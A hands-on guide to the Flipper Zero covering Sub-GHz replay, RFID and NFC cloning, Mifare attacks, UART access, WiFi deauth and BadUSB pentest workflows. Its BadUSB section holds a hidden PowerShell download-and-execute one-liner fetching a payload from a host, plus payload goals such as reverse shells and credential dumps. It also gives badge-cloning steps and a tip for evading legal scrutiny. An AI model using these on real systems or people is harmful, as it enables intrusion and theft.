Flipper Zero: The Complete Guide for Hackers and Makers

Table of Contents
Flipper Zero is the most recognizable multi-tool in the hands-on security community. It fits in a pocket, costs around $170, and packs a sub-GHz radio, 125 kHz RFID reader, NFC antenna, infrared transceiver, iButton port, Bluetooth radio, GPIO expansion header, and a USB port into a device small enough to clip to a keychain. This guide covers every capability in depth, from unboxing through advanced red-team workflows.
Work through each section in order if you are new to Flipper Zero. Skip to the section you need if you already own one and want to go deeper on a specific subsystem.
Hardware Overview
The Flipper Zero runs an STM32WB55 microcontroller. The STM32WB55 is a dual-core Arm Cortex-M4 / Cortex-M0+ chip with an integrated Bluetooth 5.0 radio. The main application runs on the M4 core at up to 64 MHz. The M0+ core handles the Bluetooth stack.
| Component | Details |
|---|---|
| MCU | STM32WB55RGV6, Cortex-M4 @ 64 MHz + Cortex-M0+ |
| Flash | 1 MB internal + external 256 Mbit SPI NOR |
| RAM | 256 KB SRAM |
| Display | 1.4-inch e-paper (128x64), always-on |
| Sub-GHz radio | CC1101 transceiver, 300–928 MHz |
| RFID | 125 kHz analog front-end (EM4100, HID, Indala, and more) |
| NFC | ST25R3916B, 13.56 MHz ISO 14443A/B, 15693 |
| IR | 940 nm transmit LED + TSOP75338 receive sensor |
| iButton | 1-Wire interface, DS1990A and touch-memory keys |
| Bluetooth | BLE 5.0 (integrated in STM32WB55) |
| GPIO | 18-pin header: SPI, I2C, UART, 5V/3.3V power, ADC |
| USB | USB-C, HID device support (BadUSB / U2F) |
| Battery | 2000 mAh Li-Po, USB-C charging, ~30 hours typical |
| MicroSD | Up to 128 GB, FAT32 or exFAT |
The e-paper display uses no power while showing a static image. This makes the battery life genuinely exceptional for a device in constant standby.
The CC1101 is a general-purpose sub-GHz transceiver chip from Texas Instruments that covers the 300–348 MHz, 387–464 MHz, and 779–928 MHz ranges. Its programmable nature is what makes the Sub-GHz module so flexible.
Firmware Options
You can run the official Flipper Zero firmware or one of several popular community forks. Each fork unlocks features that Flipper Devices limits for regulatory and legal reasons.
| Firmware | Description | Key Unlocks |
|---|---|---|
| Official | Stock firmware from Flipper Devices | Conservative, safest defaults |
| Unleashed | Most popular fork, stability-focused | All Sub-GHz frequencies, extra protocols |
| Xtreme | Feature-rich, actively maintained | Custom UI, extra apps, Sub-GHz unlocks |
| RogueMaster | Packed with third-party apps | Largest app bundle out of the box |
Install any fork by flashing through the qFlipper desktop app on Windows, macOS, or Linux, or by copying a .dfu file to the SD card and using the device’s update menu.
Unleashed is the safest starting point for research. Xtreme is preferred by users who want the largest feature set. Run official firmware during travel to minimize legal scrutiny.
Sub-GHz Radio
The sub-GHz module is the feature that gets the most attention. It lets you record, analyze, replay, and transmit signals in the frequency ranges used by garage doors, car key fobs, doorbells, wireless weather stations, power outlets, and hundreds of other devices.
Supported Frequency Ranges
- 300–348 MHz — older remotes, certain U.S. garage door systems
- 387–464 MHz — European and U.S. devices; 433.92 MHz is the most common global ISM band
- 779–928 MHz — 868 MHz (Europe), 915 MHz (U.S. ISM), 868 MHz LoRa
Common Modulation Schemes
| Modulation | What it means |
|---|---|
| AM (ASK/OOK) | Amplitude shift keying; simple on/off signal. Used by most simple remotes. |
| FM (FSK/2-FSK) | Frequency shift keying; used by weather stations, some car fobs. |
| APSK | Combination; used by a small number of smart devices. |
The Flipper can decode raw OOK signals automatically. It displays them visually on-screen and lets you replay them with one button press. This is what made Flipper Zero famous — static-code rolling-code replay is trivially easy for devices that do not use rolling codes.
Rolling Code vs Static Code
Static-code devices transmit the same signal every time. A Flipper Zero records the signal once and replays it at will. Nearly all inexpensive wireless power outlets, doorbells, and older garage doors use static codes.
Rolling-code devices (KeeLoq, AUT64, and others) change the code after every use. A captured signal cannot be directly replayed. Attacks on rolling-code systems are more complex and require specialized tools and proximity timing. The Flipper Zero cannot defeat modern rolling codes out of the box.
Focus your testing on devices you own. Static-code devices in your own home are an excellent learning target.
Sub-GHz Workflow
- Open Sub-GHz from the main menu.
- Choose Read to capture a signal. Point the device at a remote and press the remote’s button.
- Flipper decodes the signal and shows frequency, modulation, and the raw bit pattern.
- Press Save to store it to the SD card.
- Press Send (or open the saved file later) to retransmit.
The Frequency Analyzer mode lets you scan the spectrum passively and see which frequencies are active. This is useful for finding unknown transmitters.
Brute Force Attacks
For protocols with small key spaces (such as old key fobs using only a 12-bit or 24-bit static code), the Flipper can run a brute force sequence that tries every possible code. This is effective against very old or inexpensive devices. It is completely ineffective against rolling codes or long key spaces.
Custom firmware includes additional brute-force dictionaries and some manufacturer-specific attack sequences. The Came 12bit, Nice 12bit, Linear 8bit, and Holtek 12bit sequences are commonly included.
RFID (125 kHz Low Frequency)
The 125 kHz RFID module reads and writes low-frequency proximity cards. These are the cards and fobs used in older access control systems, animal microchip tags, and industrial tracking.
Supported Card Types
| Card Type | Notes |
|---|---|
| EM4100 / EM4102 | Most common, 64-bit read-only. Found in cheap access systems worldwide. |
| HID Prox | Popular in commercial access control (HID Global H10301 and variants). |
| Indala Prox | Motorola / Indala format, older systems. |
| IoProx | Kantech IoProx, also common in North American commercial buildings. |
| FDX-B (ISO 11784/11785) | Animal microchip standard. |
| Pyramid | Farpointe Data; similar to Indala. |
| Viking | Less common, some European systems. |
Reading an LF Card
Hold the Flipper’s top edge (where the antenna is) within a few centimeters of the card or fob. Go to 125 kHz RFID > Read. The device reads the ID within one to two seconds and displays the facility code and card number.
Emulating and Cloning
Once read, you can save the card and later emulate it by selecting the saved file and pressing the button. The Flipper broadcasts the card ID so the reader sees it as the original card.
You can also write the ID to a blank T5577 writable card. T5577 cards are inexpensive (about $0.50 each) and support most low-frequency formats.
Cloning access cards you do not own or are not authorized to test is a criminal offense in most jurisdictions. Always get written authorization before testing any access control system.
LF RFID Limitations
Low-frequency RFID has no cryptographic protection. Anyone with a reader near you can read your card ID. Modern physical security uses high-frequency smart cards (13.56 MHz NFC) with mutual authentication instead.
NFC (13.56 MHz High Frequency)
The NFC module uses the ST25R3916B chip and covers ISO 14443A, ISO 14443B, and ISO 15693. This is the frequency used by contactless payment cards, transit cards, building access smart cards, and NFC tags.
Supported Standards
| Standard | Common Use |
|---|---|
| ISO 14443A | Mifare Classic, Mifare DESfire, NXP NTAG, credit/debit cards |
| ISO 14443B | Some government IDs, passports (outer layer) |
| ISO 15693 | Library tags, some industrial RFID |
| EMV (Level 1) | Contactless payment card metadata read-only |
| NFC-A/B/F/V | General NFC data exchange |
Mifare Classic Attacks
Mifare Classic is a 13.56 MHz smart card standard that was theoretically broken in 2008. Many old transit and building access systems still use it. The Flipper Zero can perform several attacks:
- Read — reads all sectors where the key is the factory default (
FFFFFFFFFFFForA0A1A2A3A4A5). - Dictionary attack — tries a list of common keys against locked sectors. Custom firmware includes large key dictionaries.
- Nested attack — requires at least one known sector key. Uses timing-based cryptanalysis to derive additional sector keys.
- Darkside attack — works even with zero known keys on some versions of Mifare Classic. Requires Flipper to be positioned within a centimeter of the card.
Once all sectors are read, you can save the full dump and emulate the card. The Flipper emulates it as if it were the original card, including the sector data.
Mifare Classic cards carrying current value (transit fares, parking credits) must not be cloned unless you own and control both the card and the backend system.
Mifare DESfire and Modern Cards
Mifare DESfire EV1/EV2/EV3 cards use AES-128 encryption and mutual authentication. The Flipper Zero cannot read their protected data. It can read the card’s UID and AID list but cannot access any application data without the correct keys. This is by design; DESfire is properly secure.
EMV payment cards — contactless Visa, Mastercard, and Amex — can be read for publicly available metadata (card number on older cards, expiry date, transaction log). Modern cards have reduced the data returned in the public read. The Flipper cannot initiate or intercept actual payment transactions.
NFC Tags and NDEF
NDEF (NFC Data Exchange Format) is the standard format for NFC tags used in marketing, product authentication, and smart labels. The Flipper can read, save, write, and emulate NDEF tags. This is useful for:
- Cloning NXP NTAG203 or NTAG213 tags for testing
- Writing custom NDEF payloads (URLs, contact cards, Wi-Fi credentials)
- Emulating a tag to trigger a phone action without the physical tag
Infrared (IR)
The infrared module consists of a 940 nm LED for transmission and a TSOP75338 demodulator for receiving. It covers virtually every consumer IR remote control protocol.
Supported Protocols (Decoded)
| Protocol | Common Devices |
|---|---|
| NEC | Most common; used by LG, Samsung, Panasonic, many others |
| RC5 | Philips devices |
| RC6 | Philips, Microsoft, cable boxes |
| Samsung32 | Samsung TVs and home theater |
| NECext | Extended NEC with 32-bit addresses |
| SIRC12 / SIRC15 / SIRC20 | Sony devices |
| Kaseikyo | Panasonic, JVC |
| RCA | RCA brand remotes |
The Flipper also captures and replays raw IR signals for any protocol it cannot decode. Raw capture stores the precise pulse/pause timing and replays it at full fidelity.
The Universal Remote
The Universal Remotes built-in application lets you browse a database of IR codes organized by brand and device category. You can power off TVs, adjust volume on sound bars, and control air conditioning units without a physical remote. The community-maintained IR library on GitHub (flipperzero-ir-relay) contains thousands of additional codes.
In a red team or social engineering engagement, the IR universal remote is effective for causing distractions in environments with visible screens.
Capturing Your Own Remote
- Go to Infrared > Learn New Remote.
- Point your original remote at the Flipper’s IR receiver window (top edge).
- Press each button you want to capture. The Flipper saves each button individually.
- Name and save the remote file.
- Replay any button from the saved file.
iButton and 1-Wire
iButton (Dallas/Maxim 1-Wire) is a contact-based protocol used in some physical access systems, asset tracking, and temperature sensing. The iButton contact is the small metal disc or cylinder that gets touched to a reader.
Supported Key Types
| Key Type | Notes |
|---|---|
| DS1990A | Most common access key; 64-bit unique ID, read-only |
| DS1992 | Memory key with 1 KB NVRAM |
| DS1996 | Memory key with 64 KB NVRAM |
| Cyfral | Eastern European access system format |
| Metacom | Less common intercommunication format |
Read a key by touching the Flipper’s iButton port (the gold pads on the bottom edge) to the key. Save and emulate it in the same workflow as RFID and NFC. The Flipper can also write key IDs to blank RW1990 writable iButton keys.
GPIO and Hardware Hacking

The 18-pin GPIO header at the top of the Flipper Zero is the hardware hacker’s primary interface. It exposes SPI, I2C, UART, ADC, and power rails.
GPIO Pinout
| Pin | Function |
|---|---|
| 1 | 5V (input, from USB only when connected) |
| 2, 4 | GND |
| 3 | 3.3V out (max 20 mA) |
| 5 | PA4 / SPI1_MISO / ADC |
| 6 | PA6 / SPI1_SCK |
| 7 | PA7 / SPI1_MOSI |
| 8 | PA3 / UART TX |
| 9 | PB3 / UART RX |
| 10 | PC3 / ADC |
| 11 | PC1 / ADC |
| 12 | PA0 / ADC |
| 13 | PB2 / GPIO |
| 14 | PE3 / SPI1_CS |
| 15 | PB4 / I2C1_SDA |
| 16 | PB13 / I2C1_SCL |
| 17 | PB14 / GPIO / USART1 TX (debug) |
| 18 | PA8 / GPIO |
All GPIO pins operate at 3.3V logic. Do not apply 5V to data pins. Use a level shifter for 5V devices.
UART Console Access
Many embedded devices expose a UART debug console that is left enabled in production. Connecting the Flipper’s UART pins to a target device’s UART TX/RX lets you interact with a serial console and potentially:
- Drop into a privileged shell
- Observe boot log output for credentials and system information
- Flash unsigned firmware if the bootloader menu is accessible
Go to GPIO > USB-UART Bridge or use the GPIO app to open a terminal connection. The Flipper appears as a USB serial port on the connected computer, bridging the UART pins.
SPI and I2C Sensors
Attach any SPI or I2C sensor (accelerometer, barometric pressure sensor, temperature/humidity sensor, OLED display) directly to the GPIO header. Community apps exist for many common chips:
- SSD1306 OLED display driver
- BME280 temperature, humidity, and pressure
- NRF24L01 2.4 GHz radio module (expands wireless attack surface)
- CC1101 external antenna for improved range on Sub-GHz
JTAG and SWD Debugging
The Flipper GPIO header exposes SWD signals on some pins. Using an adapter, you can use the Flipper as a JTAG/SWD debug probe to:
- Halt and step through code on a target MCU
- Read and write flash memory
- Extract firmware from locked devices using voltage glitching followed by debug access
This is advanced territory. The BlackMagic Probe firmware port for the Flipper makes this workflow practical.
BadUSB and USB HID Attacks
When plugged into a computer via USB-C, the Flipper Zero enumerates as a USB HID keyboard. This is the BadUSB attack vector — the device types keystrokes automatically without any driver installation.
DuckyScript
Flipper BadUSB scripts use DuckyScript, the same scripting language used by the USB Rubber Ducky from Hak5. A script is a plain text file placed in badusb/ on the SD card.
REM Open a run dialog and launch PowerShell
DELAY 500
GUI r
DELAY 300
STRING powershell -NoP -W Hidden -Exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.100/payload.ps1')"
ENTER
Common BadUSB payloads:
- Reverse shell — opens a network connection back to an attacker machine
- Credential dump — runs Mimikatz or similar in-memory tools
- Persistence — adds a startup entry or scheduled task
- WiFi password extraction — uses
netshto export saved wireless profiles - SSH key injection — adds an attacker key to
authorized_keys
BadUSB Defenses
The BadUSB attack works because computers trust keyboards unconditionally. Defenses include:
- USBGuard (Linux) — whitelist specific USB devices by vendor/product ID
- USB lock-down group policy (Windows) — disable HID devices from non-whitelisted vendors
- Physical port blockers — prevent USB insertion in high-security environments
- Endpoint detection — solutions like CrowdStrike detect rapid-keystroke injection heuristically
U2F Hardware Token
The Flipper Zero can also act as a FIDO U2F hardware security key. The official firmware includes U2F support. You register the Flipper with any site that supports FIDO U2F (GitHub, Google, Cloudflare, and others) and then tap the Flipper’s back button to confirm authentication.
This means the Flipper doubles as a hardware token for your own accounts. It stores the private key material in the MCU’s secure storage.
Bluetooth
The STM32WB55 includes Bluetooth 5.0. The Flipper uses BLE for:
- Flipper Mobile App — iOS and Android app for file management, firmware updates, and remote control
- BadBT (community app) — types DuckyScript keystrokes over Bluetooth instead of USB, enabling wireless HID injection against paired Bluetooth hosts
- BLE scanner — passive scan of nearby BLE advertisements; useful for enumerating IoT devices in a building
The Bluetooth range is modest (roughly 10–30 meters in open air). This is enough for wireless BadUSB delivery from a bag or pocket while standing near a target workstation.
Pairing the Mobile App
- Download Flipper Mobile App from the App Store or Google Play.
- On the Flipper, go to Settings > Bluetooth > Pair Phone.
- Open the app and follow the pairing prompt.
- Use the app to browse the SD card, install apps from the catalog, and stream data from sensors.
Custom Firmware Deep Dive
Unleashed Firmware
Unleashed (available at github.com/DarkFlippers/unleashed-firmware) is the most conservative community fork. It removes geographic restrictions on Sub-GHz frequencies and adds extended protocol support while staying close to the official codebase. Stability is the priority.
Key additions over official:
- Sub-GHz extended frequency range (300–928 MHz unrestricted)
- Extra Sub-GHz protocols (CAME, Nice, DoorHan, and others)
- Extra NFC protocols
- Extended BadUSB DuckyScript support
- Larger IR database
Xtreme Firmware
Xtreme (available at github.com/Flipper-XFW/Xtreme-Firmware) adds a full custom asset system on top of Unleashed features. You can change the Flipper’s name, splash screen, desktop animations, and LED behavior. The Settings menu is significantly expanded.
Additional features:
- App Hub with curated third-party apps
- Extended Sub-GHz and NFC attack payloads
- RGB LED scripting
- File management improvements
RogueMaster
RogueMaster bundles the largest collection of third-party apps and community tools, including many that are experimental or situationally risky. It is less stable than Unleashed or Xtreme but gives you the most tools in one install.
Flashing Any Firmware
# Using qFlipper CLI
qFlipper cli -c firmware /path/to/firmware.dfu

# Or place firmware.zip on SD card root, then:
# Settings > Firmware Update > Update from SD Card
Always back up your SD card contents before a firmware update. The update process does not wipe the SD card, but it is good practice.
The Flipper App Ecosystem
Official App Catalog
The official catalog at lab.flipper.net lists apps installable directly from the mobile app. Categories include:
- Sub-GHz tools
- NFC utilities
- Games
- GPIO sensors
- Developer tools
- Music and entertainment
Community App Sources
- flipc.org — community database of captured Sub-GHz signals, NFC dumps, and IR databases organized by device
- awesome-flipperzero (GitHub) — curated list of apps, tools, scripts, and hardware add-ons
- UberGuidoZ Flipper (GitHub) — large repository of sub-GHz captures organized by protocol and manufacturer
Notable Third-Party Apps
| App | Purpose |
|---|---|
| Seader | Read PACS data from smart cards using a Wiegand-aware module |
| POCSAG Pager | Decode POCSAG pager messages on 152–160 MHz |
| iButton Fuzzer | Brute-force iButton key spaces |
| NFC Playlist | Cycle through a list of NFC cards automatically |
| T5577 Writer | Write EM4100/HID data to blank T5577 cards |
| BLE Spam | Flood nearby devices with BLE advertisement packets |
| ESP32 WiFi Marauder | Control WiFi Marauder on an ESP32 WiFi dev board |
| Metroflip | Parse and display transit card data |
| USB Mouse Jiggler | Keep a screen awake via mouse movement HID |
Accessories and Hardware Expansions

WiFi Dev Board
The WiFi Dev Board plugs directly into the Flipper GPIO header. It contains an ESP32-S2 running the WiFi Marauder firmware. This adds full 802.11 b/g/n capabilities:
- SSID scan — enumerate all nearby access points
- Beacon spam — broadcast dozens of fake SSIDs to confuse clients and create visible noise
- Deauth attack — send 802.11 deauthentication frames to disconnect clients from an access point
- Probe sniff — capture probe requests to identify devices and the SSIDs they remember
- WPS attack — scan for WPS-enabled routers and attempt PIN enumeration (slow)
- PMKID capture — capture PMKID hashes for offline cracking without a client
The WiFi Dev Board is controlled through the Flipper’s screen and buttons. No phone or computer is needed.
Sending deauthentication frames against networks you do not own is illegal under the Computer Fraud and Abuse Act (CFAA) in the U.S. and equivalent laws in most countries. Use this in an authorized lab environment only.
Video Game Module
The Video Game Module contains an RP2040 and a small rechargeable battery. It plugs into the GPIO header and adds wireless multiplayer gaming functionality. It can also act as a standalone microcontroller for running custom code that offloads processing from the main STM32.
ESP32 WROOM Module (DIY)
A standard ESP32-WROOM-32 connected to the Flipper GPIO over UART or SPI expands the attack surface further:
- Full 802.11 WiFi with custom firmware
- 2.4 GHz Bluetooth Classic + BLE simultaneously with the Flipper’s own BLE
- External GPIO expansion
- Web server interface for remote control during physical engagements
Raspberry Pi Zero 2W Header Adapter
Community-designed adapters connect a Raspberry Pi Zero 2W to the Flipper GPIO header. The Pi runs a full Linux environment and communicates with the Flipper over UART or USB serial. This is used for:
- Long-duration data logging
- Running Bettercap or Kismet for network reconnaissance
- Acting as a C2 relay during red team engagements
- Storing large captures that would overflow a microSD card
Penetration Testing Workflows

Physical Access Bypass Workflow
- Use the 125 kHz RFID reader to read employee badges during casual proximity in a lobby.
- Clone the badge to a blank T5577 card or emulate it directly from the Flipper.
- Use the cloned badge to access secured areas.
- Document which readers accepted the cloned credential and report to the client.
This tests whether the facility relies on EM4100 (insecure, cloneable) or modern NFC smart cards (more difficult to clone).
Wireless Device Inventory
- Walk the target facility with the Sub-GHz Frequency Analyzer running.
- Note all active frequencies and signal types.
- Use the Read mode to capture and identify signals from devices like wireless alarm sensors, parking barriers, and HVAC controllers.
- Report all static-code devices as high-severity findings.
RFID Survey
- Use NFC > Detect Reader mode to make the Flipper behave like a card and detect what readers are present without carrying any credentials.
- Identify reader types (Mifare Classic-capable, DESfire, ISO 15693) to assess the security level of each access point.
BadUSB Drop Attack Simulation
- Pre-load a DuckyScript payload on the Flipper’s SD card.
- Leave the Flipper connected to an unlocked workstation (physical access required).
- The script executes automatically: enumerates the host, exfiltrates credentials, and establishes a callback.
- Document time-to-execution and detection rates.
This tests the organization’s USB device control policies and endpoint detection coverage.
Wireless Alarm Sensor Testing
Many wireless door and window sensors transmit simple Sub-GHz OOK signals. If they use static codes:
- Record the signal from the sensor (triggered by opening a window in an authorized test environment).
- Replay the signal to simulate the sensor firing without physically opening the window.
- Verify whether the alarm system raises an alert.
This demonstrates whether an attacker could defeat wireless perimeter sensors with a $170 device.
CTF and Competition Use Cases
Flipper Zero appears in Capture The Flag competitions in physical security categories. Common challenges:
- Cloning a badge to access a locked box containing a flag
- Replaying a Sub-GHz signal to unlock a simulated door
- Decoding an IR signal to recover a hidden message
- Emulating an NFC tag to authenticate as a different user
- Using BadUSB to execute a payload on an attended machine
The Flipper’s built-in logging and the large SD card capacity make it easy to archive every signal you collect during a CTF event for later analysis.
